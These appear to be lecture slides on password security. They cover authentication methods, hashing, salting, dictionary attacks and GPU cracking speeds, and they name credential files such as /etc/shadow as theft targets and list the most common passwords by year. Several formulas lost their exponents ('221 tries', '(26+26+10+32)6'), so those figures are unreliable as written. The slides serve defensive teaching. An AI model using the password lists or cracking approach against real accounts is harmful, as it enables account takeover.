

# Password Security

Nate Derbinsky



# My Path to CCIS @ Northeastern

bitX solutions 1998-2009 **BitX Solutions, Inc.** Founder & President  
• { .gov .edu .org .com } x { desktop web mobile }



2002-2006 **NC State.** BS Computer Science  
• TA, DBMS



2006-2012 **U of Michigan.** MS/PhD Comp Sci and Eng  
• TA, AI+DBMS



2012-2014 **Disney Research.** Postdoctoral Associate  
• Machine Learning, Optimization, Robotics




2014-2017 **Wentworth.** Assistant Professor  
• 3-3, Research/Service Learning




# Research Interests

## Cognitive Systems




## Scalable Optimization



## AI Applications/Education



## Online ML



Password Security

# Teaching

## K-12/ICT-D



## UG/Grad

- CS1/2
  - OOP, Foundations
- Databases, Web
- AI, Machine Learning
- HTMAA
  - RPi, Arduino





# Core Security Concerns

- **Confidentiality**
  - Information protection from unauthorized access or disclosure
- **Integrity**
  - Information protection from unauthorized modification or destruction
- **Availability**
  - System protection from unauthorized disruption




# Authorization vs Authentication

- Authentication: who are you
  - Our focus
- Authorization: what can you do



# XKCD: Authorization



IF SOMEONE STEALS MY LAPTOP WHILE I'M  
LOGGED IN, THEY CAN READ MY EMAIL, TAKE MY  
MONEY, AND IMPERSONATE ME TO MY FRIENDS,  
BUT AT LEAST THEY CAN'T INSTALL  
DRIVERS WITHOUT MY PERMISSION.




# Methods of Authentication

- Link to another account (i.e. something you have access to)
  - OAuth (e.g. Google, Facebook, GitHub)
  - Phone/e-mail
- Password (i.e. something you know)
  - Cryptographic key = stronger
- Biometrics (i.e. something you are)




# XKCD: Password Strength



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.



# Random Passwords





# Reasonable Guidelines

- Your password must be at least 10 characters.
- You'll never need to change it unless the password DB leaks.
- Your password can't contain a common password, like "p4ssW0rd".
- NIST password guidelines:  
<https://pages.nist.gov/800-63-3/sp800-63b.html>




# Public Service Announcement

- Check: ';;--have i been pwned?'  
<<https://haveibeenpwned.com>>
  - User/e-mail
  - Services
  - Common passwords



# XKCD: Security Question



# Types of Attacks: Online


- Keep attempting
  - 4 character = 5 minutes
  - 6 character = 2 days
  - 8 character = 3 years
- Solution: rate limit



# Types of Attack: Offline

- Assume we have a system storing usernames and passwords
- The attacker has access to the password database/file

Database



User	Password
cbw	p4ssW0rd
sandi	puppies
amislove	3spr3ss0



I wanna login to those user accounts!



Cracked Passwords

User	Password
cbw	p4ssW0rd
sandi	puppies
amislove	3spr3ss0



# Checking Passwords

- System must validate passwords provided by users
- Thus, passwords must be stored somewhere
- Basic storage: plain text

password.txt	
cbw	p4ssw0rd
sandi	i heart doggies
amislove	93Gd9#jv*0x3N
bob	security





# Problem: Password File Theft

- Attackers often compromise systems
- They may be able to steal the password file
  - Linux: /etc/shadow
  - Windows: c:\windows\system32\config\sam
- If the passwords are plain text, what happens?
  - The attacker can now log-in as any user, including root/administrator
  - The attacker can/will use them elsewhere >:(
- **Passwords should never be stored in plain text**




# Hashed Passwords

- Key idea: store encrypted versions of passwords
  - Use one-way cryptographic hash functions
  - Examples: MD5, SHA1, SHA256, SHA512, bcrypt, PBKDF2, scrypt
- Cryptographic hash function transform input data into scrambled output data
  - Deterministic:  $\text{hash}(A) = \text{hash}(A)$
  - High entropy:
    - $\text{MD5}(\text{'security'}) = \text{e91e6348157868de9dd8b25c81aebfb9}$
    - $\text{MD5}(\text{'security1'}) = \text{8632c375e9eba096df51844a5a43ae93}$
    - $\text{MD5}(\text{'Security'}) = \text{2fae32629d4ef4fc6341f1751b405e45}$
  - Collision resistant
    - Locating  $A'$  such that  $\text{hash}(A) = \text{hash}(A')$  takes a long time (hopefully)
    - Example: 221 tries for md5



# Hashed Password Example



# Attacking Password Hashes

- Recall: cryptographic hashes are collision resistant
  - Locating  $A'$  such that  $\text{hash}(A) = \text{hash}(A')$  takes a long time (hopefully)
- Are hashed password secure from cracking?
  - No!
- Problem: users choose poor passwords
  - Most common passwords: 123456, password
  - Username: cbw, Password: cbw
- Weak passwords enable dictionary attacks




# Remember: Passwords Are Not Random

Top 25 most common passwords by year according to SplashData

Rank	2011 <sup>[4]</sup>	2012 <sup>[5]</sup>	2013 <sup>[6]</sup>	2014 <sup>[7]</sup>	2015 <sup>[8]</sup>	2016 <sup>[3]</sup>
1	password	password	123456	123456	123456	123456
2	123456	123456	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345
4	qwerty	abc123	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football
6	monkey	monkey	123456789	123456789	123456789	qwerty
7	1234567	letmein	111111	1234	football	1234567890
8	letmein	dragon	1234567	baseball	1234	1234567
9	trustno1	111111	iloveyou	dragon	1234567	princess
10	dragon	baseball	adobe123 <sup>[a]</sup>	football	baseball	1234
11	baseball	iloveyou	123123	1234567	welcome	login
12	111111	trustno1	admin	monkey	1234567890	welcome
13	iloveyou	1234567	1234567890	letmein	abc123	solo
14	master	sunshine	letmein	abc123	111111	abc123
15	sunshine	master	photoshop <sup>[a]</sup>	111111	1qaz2wsx	admin
16	ashley	123123	1234	mustang	dragon	121212
17	bailey	welcome	monkey	access	master	flower
18	passw0rd	shadow	shadow	shadow	monkey	passw0rd
19	shadow	ashley	sunshine	master	letmein	dragon
20	123123	football	12345	michael	login	sunshine
21	654321	jesus	password1	superman	princess	master
22	superman	michael	princess	696969	qwertyuiop	hottie
23	qazwsx	ninja	azerty	123123	solo	loveme
24	michael	mustang	trustno1	batman	passw0rd	zaq1zaq1
25	Football	password1	000000	trustno1	starwars	password1



# Dictionary Attacks



- Common for 60-70% of hashed passwords to be cracked in <24 hours



# Hardening Password Hashes

- Key problem: cryptographic hashes are deterministic
  - $\text{hash}(\text{'p4ssw0rd'}) = \text{hash}(\text{'p4ssw0rd'})$
  - This enables attackers to build lists of hashes
- Solution: make each password hash unique
  - Add a salt to each password before hashing
  - $\text{hash}(\text{salt} + \text{password}) = \text{password hash}$
  - Each user has a unique, random salt
  - Salts can be stores in plain text



# Example Salted Hashes

## hashed\_password.txt



cbw	2a9d119df47ff993b662a8ef36f9ea20
sandi	23eb06699da16a3ee5003e5f4636e79f
amislove	98bd0ebb3c3ec3fbe21269a8d840127c
bob	e91e6348157868de9dd8b25c81aebfb9

## hashed\_and\_salt\_password.txt

cbw	a8	af19c842f0c781ad726de7aba439b033
sandi	0X	67710c2c2797441efb8501f063d42fb6
amislove	hz	9d03e1f28d39ab373c59c7bb338d0095
bob	K@	479a6d9e59707af4bb2c618fed89c245



# Attacking Salted Passwords



# Breaking Hashed Passwords

- Stored passwords should always be salted
  - Forces the attacker to brute-force each password individually
- Problem: it is now possible to compute hashes very quickly
  - GPU computing: hundreds of small CPU cores
  - nVidia GeForce GTX Titan Z: 5,760 cores
  - GPUs can be rented from the cloud very cheaply
    - 2x GPUs for \$0.65 per hour (2014 prices)



# Examples of Hashing Speed

- A modern x86 server can hash all possible 6 character long passwords in 3.5 hours
  - Upper and lowercase letters, numbers, symbols
  - $(26+26+10+32)6 = 690$  billion combinations
- A modern GPU can do the same thing in 16 minutes
- Most users use (slightly permuted) dictionary words, no symbols
